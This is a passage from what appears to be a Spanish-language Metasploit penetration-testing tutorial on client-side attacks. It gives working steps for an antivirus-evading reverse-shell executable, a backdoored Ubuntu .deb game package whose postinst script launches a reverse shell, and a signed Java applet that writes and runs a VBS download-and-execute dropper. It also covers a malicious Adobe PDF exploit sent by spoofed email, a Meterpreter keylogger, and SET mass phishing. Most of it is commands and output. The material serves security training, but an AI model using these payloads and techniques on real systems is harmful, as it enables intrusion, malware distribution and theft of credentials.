Con eso en mente, vamos a generar un staged payload "windows/shell/reverse\_tcp" como ejecutable.

```
root@bt4:/pentest/exploits/framework3# ./msfpayload windows/shell/reverse_tcp
LHOST=172.16.104.130 LPORT=31337 x > /tmp/7.exe
Created by msfpayload (http://www.metasploit.com).
Payload: windows/shell/reverse_tcp
Length: 278
Options: LHOST=172.16.104.130,LPORT=31337

root@bt4:/pentest/exploits/framework3# file /tmp/7.exe
/tmp/7.exe: MS-DOS executable PE for MS Windows (GUI) Intel 80386 32-bit
```

Ok, ahora lo copiamos en el sistema remoto y lo ejecutamos, para ver que sucede.

```
root@bt4:/pentest/exploits/framework3# ./msfcli exploit/multi/handler PAYLOAD=windows/shell/reverse_tcp
LHOST=172.16.104.130 LPORT=31337 E
[*] Please wait while we load the module tree...
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
[*] Sending stage (474 bytes)
[*] Command shell session 1 opened (172.16.104.130:31337 -> 172.16.104.128:1548)

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Jim\My Documents>dir
Volume in drive C has no label.
```

```
Volume Serial Number is E423-E726

Directory of C:\Documents and Settings\Jim\My Documents

05/27/2009 09:56 PM
.
05/27/2009 09:56 PM
..
05/25/2009 09:36 PM 9,728 7.exe
05/25/2009 11:46 PM
Downloads
10/29/2008 05:55 PM
My Music
10/29/2008 05:55 PM
My Pictures
1 File(s) 9,728 bytes
5 Dir(s) 38,655,614,976 bytes free

C:\Documents and Settings\Jim\My Documents>
```

Exito! el Antivirus no se activo con este nuevo staged payload. Hemos logrado evadir el antivirus del sistema, y ejecutado el payload.

### 8.3 [Troyanos Binarios para Linux](#)

## Troyanos Binarios para Linux

A fin de demostrar que los ataques client side y troyanos no son exclusivos en el mundo de Windows, se cargara un paquete en el payload de Metasploit con un paquete .deb de Ubuntu para que nos de una shell en Linux.

Un excelente video fue hecho por Redmeat\_uk demostrando esta tecnica que puedes ver en <http://securitytube.net/Ubuntu-Package-Backdoor-using-a-Metasploit-Payload-video.aspx>

Primero tenemos que descargar el paquete que vamos a infectar y mover a un directorio temporal de trabajo. En nuestro ejemplo, vamos a utilizar el paquete "freesweep", una version de texto del Buscaminas.

```
root@bt4:/pentest/exploits/framework3# apt-get --download-only install freesweep
Reading package lists... Done
Building dependency tree
Reading state information... Done
...snip...
root@bt4:/pentest/exploits/framework3# mkdir /tmp/evil
root@bt4:/pentest/exploits/framework3# mv /var/cache/apt/archives/freesweep_0.90-1_i386.deb /tmp/evil
root@bt4:/pentest/exploits/framework3# cd /tmp/evil/
root@bt4:/tmp/evil#
```

A continuacion, extraemos el paquete a un directorio de trabajo y creamos en directorio DEBIAN para agregar las "caracteristicas" adicionales.

```
root@v-bt4-pre:/tmp/evil# dpkg -x freesweep_0.90-1_i386.deb work
root@v-bt4-pre:/tmp/evil# mkdir work/DEBIAN
```

En el directorio "DEBIAN", cree un archivo llamado "control" que contendra lo siguiente:

```
root@bt4:/tmp/evil/work/DEBIAN# cat control
Package: freesweep
```

```
Version: 0.90-1
Section: Games and Amusement
Priority: optional
Architecture: i386
Maintainer: Ubuntu MOTU Developers (ubuntu-motu@lists.ubuntu.com)
Description: a text-based minesweeper
Freesweep is an implementation of the popular minesweeper game, where
one tries to find all the mines without igniting any, based on hints given
by the computer. Unlike most implementations of this game, Freesweep
works in any visual text display - in Linux console, in an xterm, and in
most text-based terminals currently in use.
```

Tambien tenemos que crear script de post-instalacion que ejecutara nuestro binario. En "DEBIAN", creamos un archivo llamado "postinst" que contiene lo siguiente:

```
root@bt4:/tmp/evil/work/DEBIAN# cat postinst
#!/bin/sh
```

```
sudo chmod 2755 /usr/games/freesweep_scores && /usr/games/freesweep_scores &
/usr/games/freesweep &
```

Ahora vamos a crear nuestro payload malicioso. Creamos una shell inversa para que se conecte de nuevo a nosotros llamada "freesweep\_scores".

```
root@bt4:/pentest/exploits/framework3# ./msfpayload linux/x86/shell/reverse_tcp LHOST=192.168.1.101 LPORT=443 X >
/tmp/evil/work/usr/games/freesweep_scores
Created by msfpayload (http://www.metasploit.com).
Payload: linux/x86/shell/reverse_tcp
Length: 50
Options: LHOST=192.168.1.101,LPORT=443
```

Ahora hacemos ejecutable el script de post-instalacion y construimos un nuevo paquete. El archivo de construccion sera llamado "work.deb", lo cambiamos a "freesweep.deb" y copiamos el paquete a la raiz del directorio web.

```
root@bt4:/tmp/evil/work/DEBIAN# chmod 755 postinst
root@bt4:/tmp/evil/work/DEBIAN# dpkg-deb --build /tmp/evil/work
dpkg-deb: building package `freesweep' in `/tmp/evil/work.deb'.
root@bt4:/tmp/evil# mv work.deb freesweep.deb
root@bt4:/tmp/evil# cp freesweep.deb /var/www/
```

Si no se esta ejecutando, tendremos que iniciar el servidor web Apache.

```
root@bt4:/tmp/evil# /etc/init.d/apache2 start
```

Tendremos que configurar en Metasploit el multi/handler para que reciba las conexiones entrantes.

```
root@bt4:/pentest/exploits/framework3# ./msfcli exploit/multi/handler PAYLOAD=linux/x86/shell/reverse_tcp LHOST=192.168.1.101 LPORT=443 E
```

```
[*] Please wait while we load the module tree...
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
```

A nuestra victima de Ubuntu, tendremos de alguna manera convencerla para que descargue e instala nuestro fantastico y nuevo juego.

```
ubuntu@ubuntu:~$ wget http://192.168.1.101/freesweep.deb
ubuntu@ubuntu:~$ sudo dpkg -i freesweep.deb
```

Mientras la victima instala y juega nuestro juego, nosotros recibiremos una shell!

```
[*] Sending stage (36 bytes)
[*] Command shell session 1 opened (192.168.1.101:443 -> 192.168.1.175:1129)

ifconfig
eth1 Link encap:Ethernet HWaddr 00:0C:29:C2:E7:E6
inet addr:192.168.1.175 Bcast:192.168.1.255 Mask:255.255.255.0
  UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
  RX packets:49 errors:0 dropped:0 overruns:0 frame:0
  TX packets:51 errors:0 dropped:0 overruns:0 carrier:0
  collisions:0 txqueuelen:1000
  RX bytes:43230 (42.2 KiB) TX bytes:4603 (4.4 KiB)
  Interrupt:17 Base address:0x1400
...snip...

hostname
ubuntu
id
uid=0(root) gid=0(root) groups=0(root)
```

#### 8.4 [Infeccion de aplicacion Java](#)

## Infeccion de aplicacion Java

Joshua Abraham (jabra) publico un gran articulo que se basa en una charla que se dio en el Infosec World Conference con Rafal Los y se puede encontrar en <http://blog.spl0it.org>. Esencialmente, los dos fueron capaces de construir un applet de java que una vez ejecutado en un navegador nos permitira ejecutar un payload con Meterpreter si el objetivo acepta la advertencia de seguridad.

Antes de sumergirnos en esto, tenemos que cumplir con algunos requisitos en nuestras maquinas atacantes antes de empezar.

```
root@bt4:/# apt-get install sun-java6-jdk
```

Jabra ha simplificado la mayor parte del proceso con el script en bash para reducir errores de entrada. Puedes descargar este script desde: <http://spl0it.org/files/makeapplet.sh>

```

#!/bin/bash
#
# Shell script to sign a Java Applet
# Joshua "Jabra" Abraham <jabra@sploit.org>
# Tue Jun 30 02:26:36 EDT 2009
#
# 1. Compile the Applet source code to an executable class.
#
# javac HelloWorld.java
#
# 2. Package the compiled class into a JAR file.
#
# jar cvf HelloWorld.jar HelloWorld.class
#
# 3. Generate key pairs.
#
# keytool genkey -alias signapplet -keystore mykeystore -keypass mykeypass -storepass mystorepass
#
# 4. Sign the JAR file.
#
# jarsigner -keystore mykeystore -storepass mystorepass -keypass mykeypass - signedjar SignedHelloWorld.jar
# HelloWorld.jar signapplet
#
# 5. Export the public key certificate.
#
# keytool -export -keystore mykeystore -storepass mystorepass -alias signapplet -file mycertificate.cer
#
# 6. Deploy the JAR and the class file.
#
# <applet code="HelloWorld.class" archive="SignedHelloWorld.jar" width=1 height=1> </applet>
#
echo "Enter the name of the applet without the extension:"
read NAMEjavac [ $? -eq 1 ] ; then
echo "Error with javac"
exit
fi

echo "[+] Packaging the compiled class into a JAR file"
jar cf $NAME.jar $NAME.class
if [ $? -eq 1 ] ; then
echo "Error with jar"
exit
fi

echo "[+] Generating key pairs"
keytool -genkey -alias signapplet -keystore mykeystore -keypass mykeypass -storepass mystorepass
if [ $? -eq 1 ] ; then
echo "Error with generating the key pair"
exit
fi

echo "[+] Signing the JAR file"
jarsigner -keystore mykeystore -storepass mystorepass -keypass mykeypass -signedjar "Signed$NAME.jar" $NAME.jar signapplet
if [ $? -eq 1 ] ; then
echo "Error with signing the jar"
exit
fi

echo "[+] Exporting the public key certificate"
keytool -export -keystore mykeystore -storepass mystorepass -alias signapplet -file mycertificate.cer
if [ $? -eq 1 ] ; then
echo "Error with exporting the public key"
exit
fi

echo "[+] Done"
sleep 1
echo ""
echo ""
echo "Deploy the JAR and certificate files. They should be deployed to a directory on a Web server."
echo ""
echo "<applet width='1' height='1' code='$NAME.class' archive='Signed$NAME.jar'> "
echo ""

```

Ahora vamos hacer un directorio de trabajo para almacenar este archivo y luego agarrar desde su sitio o copiar y pegar en tu editor de texto favorito.

```

root@bt4:/# mkdir ./java-applet
root@bt4:/# cd ./java-applet

```

Tenemos que hacer un applet de Java que luego firmaremos. Para esto, copiamos y pegamos el texto de abajo en tu editor de texto favorito y lo salvamos como: "MSFcmd.java". Para lo que queda de este modulo, deja el editor abierto, ya que tendras que modificar algunos parametros a medida que avancemos por el modulo.

```

import java.applet.*;
import java.awt.*;
import java.io.*;
public class MSFcmd extends Applet {
public void init() {
Process f;
String first = getParameter("first");

```

```

try {
f = Runtime.getRuntime().exec("first");
}
catch(IOException e) {
e.printStackTrace();
}
Process s;
}
}

```

A continuacion, usaremos el shell script de Jabras para ayudarnos en hacer nuestro certificado. EL siguiente comando descargara el script, hazlo ejecutable, y luego ejecuta el script para producir el certificado.

```

root@bt4:/java-applet/# wget http://spl0it.org/files/makeapplet.sh && chmod a+x ./makeapplet.sh
root@bt4:/java-applet/# ./makeapplet.sh

Enter the name of the applet without the extension: MSFcmd
[+] Packaging the compiled class into a JAR file
[+] Generating key pairs
What is your first and last name? [Unknown]: MSFcmd
What is the name of your organizational unit? [Unknown]: Microsoft
What is the name of your organization? [Unknown]: Microsoft Organization
What is the name of your City or Locality? [Unknown]: Redmond
What is the name of your State or Province? [Unknown]: Washington
What is the two-letter country code for this unit? [Unknown]: US
Is CN=MSFcmd, OU=Microsoft, O=Microsoft Organization, L=Redmond, ST=Washington, C=US correct? [no]: yes
[+] Signing the JAR file

Warning:
The signer certificate will expire within six months.
[+] Exporting the public key certificate
Certificate stored in file
[+] Done

```

Ahora que ya todo esta preparado, desplegamos el archivo JAR y class.

```

root@bt4:/java-applet/# cp SignedMSFcmd.jar /var/www/
root@bt4:/java-applet/# cp MSFcmd.class /var/www/
root@bt4:/java-applet/# apache2ctl start

```

Ahora que el applet se ha desplegado, tendremos que crear un payload con Meterpreter. Cambia "X.X.X.X" en el ejemplo siguiente para que coincida con la direccion IP del atacante. Este comando utiliza msfpayload para crear un Reverse TCP Meterpreter Shell con nuestra victima. Generamos este payload en formato Raw y lo pasamos a traves de msfencode, salvamos el payload como ejecutable. El ejecutable lo copiamos a la raiz del directorio web y le damos permisos de ejecucion.

```

root@bt4:/pentest/exploits/framework3/# ./msfpayload windows/meterpreter/reverse_tcp
LHOST=X.X.X.X LPORT=443 R | ./msfencode -t exe -o my.exe
root@bt4:/pentest/exploits/framework3/# cp ./my.exe /var/www/
root@bt4:/pentest/exploits/framework3/# chmod a+x /var/www/my.exe

```

Ahora tenemos que añadir un comando en el index.html que le permita al cliente descargar y ejecutar nuestro payload. Basicamente, esta pagina lanzara un applet de java firmado por nosotros mismos, que, cuando el cliente de permiso, este llamará al cmd.exe desde ese sistema, introduciendo lineas en un script vbs llamado "apsou.vbs". Este prevenido que este archivo puede ser encontrado en el sistema despues de tener exito y de "algunos" intentos fallidos. Despues que este archivo es creado, la misma cadena de comandos lanza el script vbs y pasa datos a una variable, el link atacante esta enlazado con el payload "my.exe". Una vez que el payload ha sido descargado, ejecutara my.exe con los permisos de usuarios.

Tenemos que modificar el index.html que nuestros clientes van a ver. En un escenario de la vida real, un pentester podria agregar algun video, juegos de navegador, y otras actividades para distraer o entretenerte a la victima. Trucos inteligentes como Ingeniería Social pueden ser de gran ayuda, dirigiendo tus objetivos a una URL especifica y diciendole que acepte la advertencia de seguridad para continuar viendo la pagina o usar el "Secure applet IM Personalizado". Ademas tambien puedes tener payloads en diferentes carpetas esperando a clientes diferentes.

Escriba el comando de abajo como una sola linea y asegurese de cambiar el "X.X.X.X" por la IP atacante.

```
root@bt4:/pentest/exploits/framework3# echo "<applet width='1' height='1' code='MSFcmd.class' archive='SignedMSFcmd.jar'>" > /var/www/index.html

root@bt4:/pentest/exploits/framework3# echo "<param name='first' value='cmd.exe /c echo Const adTypeBinary = 1 > C:\windows\apsou.vbs & echo ConstadSaveCreateOverWrite = 2 >> C:\windows\apsou.vbs & echo Dim BinaryStream >> C:\windows\apsou.vbs & echo Set BinaryStream = CreateObject("ADODB.Stream") >> C:\windows\apsou.vbs & echo BinaryStream.Type = adTypeBinary >> C:\windows\apsou.vbs & echo BinaryStream.Open >> C:\windows\apsou.vbs & echo BinaryStream.Write BinaryGetURL(Wscript.Arguments(0)) >> C:\windows\apsou.vbs & echo BinaryStream.SaveToFile Wscript.Arguments(1), adSaveCreateOverWrite >> C:\windows\apsou.vbs & echo Function BinaryGetURL(URL) >> C:\windows\apsou.vbs & echo Dim Http >> C:\windows\apsou.vbs & echo Set Http = CreateObject("WinHttp.WinHttpRequest.5.1") >> C:\windows\apsou.vbs & echo Http.Open "GET", URL, False >> C:\windows\apsou.vbs & echo Http.Send >> C:\windows\apsou.vbs & echo BinaryGetURL = Http.ResponseBody >> C:\windows\apsou.vbs & echo End Function >> C:\windows\apsou.vbs & echo Set shell = CreateObject("WScript.Shell") >> C:\windows\apsou.vbs & echo shell.Run "C:\windows\my.exe" >> C:\windows\apsou.vbs & start C:\windows\apsou.vbs http://X.X.X.X/my.exe C:\windows\my.exe'> </applet>" >> /var/www/index.html
```

Tambien agregaremos un mensaje que le indique al usuario que acepte nuestro applet malicioso.

```
root@bt4:/pentest/exploits/framework3# echo "" >> /var/www/index.html

root@bt4:/pentest/exploits/framework3# echo "Please wait. We appreciate your business. This process may take a while." >> /var/www/index.html

root@bt4:/pentest/exploits/framework3# echo "To view this page properly you must accept and run the applet. We are sorry for any inconvenience." >> /var/www/index.html
```

Ahora tenemos que configurar el Metasploit multi/handler para escuchar los intentos de conexiones de los clientes. Vamos estar escuchando por un reverse shell desde el objetivo en el puerto 443. Este puerto esta asociado con el trafico HTTPS y la mayoria de los firewalls de las organizaciones permiten que este trafico salga de su red. Como antes, cambia el "X.X.X.X" por tu IP.

```
msf > use exploit/multi/handler
msf exploit(handler) > set ExitOnSession false
ExitOnSession => false
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST X.X.X.X
LHOST => X.X.X.X
msf exploit(handler) > set LPORT 443
LPORT +> 443
msf exploit(handler) > save
Saved configuration to: /root/.msf3/config
msf exploit(handler) >exploit -j
[*] Exploit running as background job.
[*] Started reverse handler
[*] Starting the payload handler...
```

Cuando una victim navegue a nuestro sitio web y acepte la advertencia de seguridad, el payload de Meterpreter se ejecutara y se conectara de regreso al handler, a nosotros.

```
msf exploit(handler) >
[*] Sending stage    (718336 bytes)
[*] Meterpreter session 1 opened (A.A.A.A:443 -> T.T.T.T:44477)
msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > ps

Process list
=====

  PID  Name          Path
  ---  ---          ---
  204  jusched.exe   C:\ProgramFiles\Java\jre6\bin\jusched.exe
  288  ctfmon.exe    C:\WINDOWS\system32\ctfmon.exe
  744  smss.exe      \SystemRoot\System32\smss.exe
  912  winlogon.exe  C:\WINDOWS\system32\winlogon.exe
  972  services.exe  C:\WINDOWS\system32\services.exe
  984  lsass.exe     C:\WINDOWS\system32\lsass.exe
  1176 svchost.exe   C:\WINDOWS\system32\svchost.exe
  1256 java.exe      C:\Program Files\Java\jre6\bin\java.exe
  1360  svchost.exe  C:\WINDOWS\System32\svchost.exe
  1640 spoolsv.exe   C:\WINDOWS\system32\spoolsv.exe
  1712 Explorer.EXE  C:\WINDOWS\Explorer.EXE
  1872 jqs.exe       C:\Program Files\Java\jre6\bin\jqs.exe
  2412 my.exe        C:\windows\my.exe
  3052 iexplore.exe  C:\Program Files\Internet Explorer\iexplore.exe

meterpreter >
```

Como nota final, si tienes problemas obteniedo acceso, asegurate que los archivos

```
'C:\windows\apsou.vbs'
and
'C:\windows\my.exe'
```

NO exista en tu objetivo.

Si intentas volver a usar el exploit en este cliente, no podras iniciar correctamente el script vbs.

Si sigues experimentando problemas y te has asegurado que los archivos de arriba no estan en el sistema, por favor revisa la siguiente localizacion en el registro y haz los cambios necesarios.

```
Start > run : regedit

navigate to:
HKLM\Software\Policies\Microsoft\Windows\CurrentVersion\Internet Settings\Security_HKLM_only

change value to: 0

navigate to:
HKLM\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3\Flags

click Decimal
change value to 3

navigate to:
```

```
HKLM\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3\  
make new dword with the name 1C00  
value in hex 10000  
  
navigate to:  
HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3\Flags  
  
click Decimal  
change value to 3
```

Ahora cerramos regedit e iniciamos o reiniciamos el IE y la nueva configuracion se deberia aplicar.

## 8.5 [El ataque del lado del cliente](#)

# El ataque del lado del cliente

Como ya se ha discutido, Metasploit tiene muchos usos y ahora vamos a discutir otro aqui, es ataques client side. Para mostrar el poder de como puede ser usado MSF en ataques client side usaremos una historia.

En el mundo de la seguridad, la ingenieria social se ha convertido en un ataque cada vez mas usado. A pesar de que la tecnologias estan cambiando, una cosa que se mantiene igual es la falta de seguridad con las personas. Debido a esto, la ingenieria social se ha convertido en un tema muy "caliente" en el mundo de la seguridad hoy en dia.

En nuestro primer escenario nuestro atacante ha estado recolectando mucha informacion usando una herramienta como Metasploit Framework, Maltego y otras herramientas para conseguir direcciones de correos electronicos e informacion para poder lanzar un ataque de client side con ingenieria social en la victim.

Despues de la inmersion con exito por internet en busca de correos electronicos, ha ganado dos piezas clave de informacion.

- 1) Utilizan "Best Computers" para servicio tecnico.
- 2) El departamento IT tiene una direccion de correo electronico itdept@victim.com

Queremos ganar acceso shell del computador del Departamento IT y ejecutar un keylogger para capturar un password, o cualquier otra informacion de importante.

Comenzamos por cargar el msfconsole.

Luego de cargar, creamos un PDF malicioso que le dara a la victim una cierta confianza al abrirlo. Para hacer esto, debe parecer legitimo, tener un titulo que sea realista, y que no sea marcado por los anti-virus o alguna otra alerta de seguridad.

Vamos a usar el Adobe Reader "util.printf()" JavaScript Function Stack Buffer Overflow Vulnerability.

Adobe Reader es propenso a una vulnerabilidad de desboradamiento de buffer basado en la pila debido que la aplicacion no realiza una revision de los limites adecuados de los datos proporcionados por el usuario.

Un atacante puede explotar este problema ejecutando codigo arbitrario con los privilegios del usuario ejecutando la aplicacion o cerrar la aplicacion, denegando el servicio a los usuarios legitimos.

Asi que empezamos por crear nuestro archivo PDF malicioso para usar en este ataque de client side.

```
msf > use exploit/windows/fileformat/adobe(utilprintf)  
msf exploit(adobe(utilprintf)) > set FILENAME BestComputers-UpgradeInstructions.pdf  
FILENAME => BestComputers-UpgradeInstructions.pdf  
msf exploit(adobe(utilprintf)) > set PAYLOAD windows/meterpreter/reverse_tcp  
PAYLOAD => windows/meterpreter/reverse_tcp  
msf exploit(adobe(utilprintf)) > set LHOST 192.168.8.128  
LHOST => 192.168.8.128
```

```

msf exploit(adobe_utilprintf) > set LPORT 4455
LPORT => 4455
msf exploit(adobe_utilprintf) > show options

Module options:

Name Current Setting Required Description
----- -----
FILENAME BestComputers-UpgradeInstructions.pdf yes The file name.
OUTPUTPATH /pentest/exploits/framework3/data/exploits yes The location of the file.

Payload options (windows/meterpreter/reverse_tcp):

Name Current Setting Required Description
----- -----
EXITFUNC process yes Exit technique: seh, thread, process
LHOST 192.168.8.128 yes The local address
LPORT 4455 yes The local port

Exploit target:

Id Name
-- --
0 Adobe Reader v8.1.2 (Windows XP SP3 English)

```

Una vez que tengamos todas las opciones definidas en el modo que queramos, ejecutamos "exploit" para crear el archivo.

```

msf exploit(adobe_utilprintf) > exploit
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Creating 'BestComputers-UpgradeInstructions.pdf' file...
[*] Generated output file /pentest/exploits/framework3/data/exploits/BestComputers-UpgradeInstructions.pdf
[*] Exploit completed, but no session was created.
msf exploit(adobe_utilprintf) >

```

Así podemos ver que el archivo PDF fue creado en un sub-directorio en donde estamos. Vamos a copiarlo en el directorio /tmp para que sea fácil de localizar más tarde.

Antes de enviar el archivo malicioso a nuestra víctima, necesitamos configurar algo que escuche para capturar la conexión inversa. Vamos a usar msfconsole para configurar el multi handler.

```

msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LPORT 4455
LPORT => 4455
msf exploit(handler) > set LHOST 192.168.8.128
LHOST => 192.168.8.128
msf exploit(handler) > exploit

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...

```

Ahora que estamos a la escucha esperando en recibir el payload malicioso, tenemos que entregar este payload a la victim y como en la recopilacion de informacion obtuvimos la direccion de correo electronico del departamento IT, usaremos un pequeño y util script llamado sendEmail para enviar el payload a la victim. Con el kung-fu de una-linea, podemos adjuntar el archivo pdf, usamos cualquier servidor smtp que queramos y escribimos un email convincente desde cualquier direccion...

```
root@bt4:~# sendEmail -t itdept@victim.com -f techsupport@bestcomputers.com -s 192.168.8.131 -u Important Upgrade Instructions -a /tmp/BestComputers_UpgradeInstructions.pdf
Reading message body from STDIN because the '-m' option was not used.
If you are manually typing in a message:
- First line must be received within 60 seconds.
- End manual input with a CTRL-D on its own line.

IT Dept,
We are sending this important file to all our customers. It contains very important instructions for upgrading and securing your software. Please read and let us know if you have any problems.

Sincerely,
Best Computers Tech Support
Aug 24 17:32:51 bt4 sendEmail[13144]: Message input complete.
Aug 24 17:32:51 bt4 sendEmail[13144]: Email was sent successfully!
```

Como podemos ver aqui, el script nos permite poner cualquier direccion FROM (-f) , cualquier direccion TO (-t), cualquier servidor SMTP (-s) como tambien un Titulo (-u) y el archivo adjunto (-a). Una vez que hacemos todo esto y precionamos enter podemos escribir cualquier mensaje que queramos, luego precionamos CTRL+D y esto enviara el correo electronico a la victim.

Ahora en la maquina de la victim, los empleados del Departamento IT lo conseguiran durante el dia cuando inicien seccion en el computador para revisar sus correos.

El ve el muy importante documento y lo copia hacia su escritorio como lo hace siempre, y lo escanea con su programa anti-virus favorito.

#### Archivo:CSA-001.jpg

Como podemos ver, paso sin ser detectado por lo que nuestro administrador IT esta dispuesto en abrir este archivo para implementar rapidamente estas importantes actualizaciones. Al hacer click el archivo abre Adobe pero muestra una ventana gris que no revela nunca un PDF. En cambio, en el equipo atacante se revela...

```
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
[*] Sending stage (718336 bytes)
session[*] Meterpreter session 1 opened (192.168.8.128:4455 -> 192.168.8.130:49322)

meterpreter >
```

Ahora tenemos una shell de su computador a traves de un ataque de client side con un PDF malicioso. Por supuesto, seria conveniente a este punto mover la shell a otro proceso diferente, porque cuando se finalize Adobe no perdamos la shell. Luego obtenemos informacion del sistema, ejecutamos un keylogger y continuamos explotando la red.

```
meterpreter > ps

Process list
=====

PID Name Path
--- ----
852 taskeng.exe C:\Windows\system32\taskeng.exe
1308 Dwm.exe C:\Windows\system32\Dwm.exe
1520 explorer.exe C:\Windows\explorer.exe
2184 VMwareTray.exe C:\Program Files\VMware\VMware Tools\VMwareTray.exe
2196 VMwareUser.exe C:\Program Files\VMware\VMware Tools\VMwareUser.exe
3176 iexplore.exe C:\Program Files\Internet Explorer\iexplore.exe
```

```
3452 AcroRd32.exe C:\Program Files\AdobeReader 8.0\ReaderAcroRd32.exe

meterpreter > migrate 1520
[*] Migrating to 1520...
[*] Migration completed successfully.

meterpreter > sysinfo
Computer: OFFSEC-PC
OS : Windows Vista (Build 6000, ).

meterpreter > use priv
Loading extension priv...success.

meterpreter > keyscan_start
Starting the keystroke sniffer...

meterpreter > keyscan_dump
Dumping captured keystrokes...
```

Support, I tried to open this file 2-3 times with no success. I even had my admin and CFO try it, but no one can get it to open. I turned on the remote access server so you can log in to fix our problem. Our user name is admin and password for that session is 123456. Call or email when you are done. Thanks IT Dept  
meterpreter >

GAME OVER

## 8.6 [Kit de herramientas de la ingeniería social](#)

# Kit de herramientas de la ingeniería social

El Kit de Herramientas de Ingeniería Social (Social-Engineering Toolkit, SET) fue diseñado por David Kennedy (ReL1K) e incorpora muchos ataques de Ingeniería-Social todo en una simple interfaz. El propósito principal de KIS es automatizar y mejorar muchos de los ataques de ingeniería social que existen. Como pentesters, la ingeniería social es a menudo una práctica que no muchas personas realizan. Puedes descargar el Kit de Herramientas de Ingeniería Social a través de subversión simplemente escribiendo en BackTrack 4:

```
svn co http://svn.thepentest.com/social\_engineering\_toolkit/ SET/
```

La belleza con la versión actual de SET es que no requiere ningún módulo extra de Python, así que todo lo que necesitas hacer es ejecutarlo:

```
root@ssdavebt4:/home/relik/SET# ./set

[---] The Social Engineering Toolkit (SET) [---]
[---] Written by David Kennedy (ReL1K) [---]
[---] Version: 0.1 Alpha [---]

Welcome to the Social Engineering Toolkit, your one-stop shop
for all of your social engineering needs.

Select from the menu on what you would like to do:
```

1. Automatic E-Mail Attacks
2. Website Attacks
3. Update the Metasploit Framework
4. Help
5. Exit the Toolkit

Enter your choice:

Tenga en cuenta que esta es una version alfa de SET y esta disenado para ser lanzado con el lanzamiento del Framework de Ingenieria Social (<http://www.social-engineer.org>). Si notas, el formato general de SET es muy similar al menu interactivo de Fast-Track. Esto fue intencional ya que probablemente se convertira eventualmente en un modulo de Fast-Track.

#### Escenario 1

Tienes como objetivo una organizacion y haz utilizado herramientas de codigo abierto, Google, y otros, y hemos sido capaces de extraer 30 direccion de e-mail. Quieres enviar muchos correos a estos individuos con la esperanza que abran el archivo adjunto y finalmente te den acceso al sistema.

Lo primero que necesitas es crear una lista con las direcciones de correo electronico con el formato de abajo:

```
bob@example.com  
joe@example.com  
jane@example.com  
josh@example.com
```

Una vez que tenemos la lista generada, carga SET, crea un payload para que se conecte de regreso a ti, y preparate para conseguir algunas shells.

```
root@bt4:/home/relik/SET# ./set

[---] The Social Engineering Toolkit (SET) [---]
[---] Written by David Kennedy (ReL1K) [---]
[---] Version: 0.1 Alpha [---]

Welcome to the Social Engineering Toolkit, your one-stop shop
for all of your social engineering needs.

Select from the menu on what you would like to do:

1. Automatic E-Mail Attacks
2. Website Attacks
3. Update the Metasploit Framework
4. Help
5. Exit the Toolkit

Enter your choice: 1

[---] The Social Engineering Toolkit (SET) [---]
[---] Written by David Kennedy (ReL1K) [---]
[---] Version: 0.1 Alpha [---]
[---] E-Mail Attacks Menu [---]

This menu will automate file-format email attacks for you. You will
first have to create your own payload, you can easily do this by using
the "Create a FileFormat Payload", then from there launch the mass
e-mail attack.

1. Perform a Mass Email Attack
2. Create a Social-Engineering Payload
3. Return to Main Menu.
```

```
Enter your choice: 1
```

```
Do you want to create a social-engineering payload now yes or no: yes
```

```
Select the file format exploit you want.
```

```
The default is the PDF embedded EXE.
```

```
***** METASPLOIT PAYLOADS *****
```

1. Adobe Collab.collectEmailInfo Buffer Overflow
2. Adobe Collab.getIcon Buffer Overflow
3. Adobe JBIG2Decode Memory Corruption Exploit
4. Adobe PDF Embedded EXE Social Engineering
5. Adobe util.printf() Buffer Overflow
6. Custom EXE to VBA (sent via RAR)

```
Enter the number you want (press enter for default): 4
```

```
You have selected the default payload creation. SET will generate a normal PDF with embedded EXE.
```

1. Windows Reverse TCP Shell
2. Windows Meterpreter Reverse Shell
3. Windows Reverse VNC
4. Windows Reverse TCP Shell (x64)

```
Enter the payload you want: 1
```

```
Enter the IP address you want the payload to connect back to you on: 10.211.55.130
```

```
Enter the port you want to connect back on: 4444
```

```
Generating fileformat exploit...
```

```
[*] Please wait while we load the module tree...
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Reading in 'src/msf_attacks/form.pdf'...
[*] Parseing 'src/msf_attacks/form.pdf'...
[*] Parseing Successfull.
[*] Using 'windows/shell_reverse_tcp' as payload...
[*] Creating 'template.pdf' file...
[*] Generated output file /home/relik/SET/src/program_junk/template.pdf
```

```
Payload creation complete. All payloads get sent to the src/msf_attacks/template.pdf directory
```

```
Press enter to return to the prior menu.
```

```
As an added bonus, use the file-format creator in SET to create your attachment.
```

```
[-] A previous created PDF attack by SET was detected..Do you want to use the PDF as a payload?
[-]
```

```
Enter your answer yes or no: yes
```

```
Social Engineering Toolkit Mass E-Mailer
```

```
There are two options on the mass e-mailer, the first would
be to send an email to one individual person. The second option
will allow you to import a list and send it to as many people as
you want within that list.
```

```
What do you want to do:
```

1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer
3. Return to main menu.

```
Enter your choice: 2
```

```
Which template do you want to use?
```

1. Strange and Suspicious Computer Behavior
2. Email to SysAdmins, can't open PDF

```
3. Please Open up this Status Report  
4. Enter your own message
```

Enter your choice: 3

The mass emailer will allow you to send emails to multiple individuals in a list. The format is simple, it will email based off of a line. So it should look like the following:

```
john.doe@ihazemail.com  
jane.doe@ihazemail.com  
wayne.doe@ihazemail.com
```

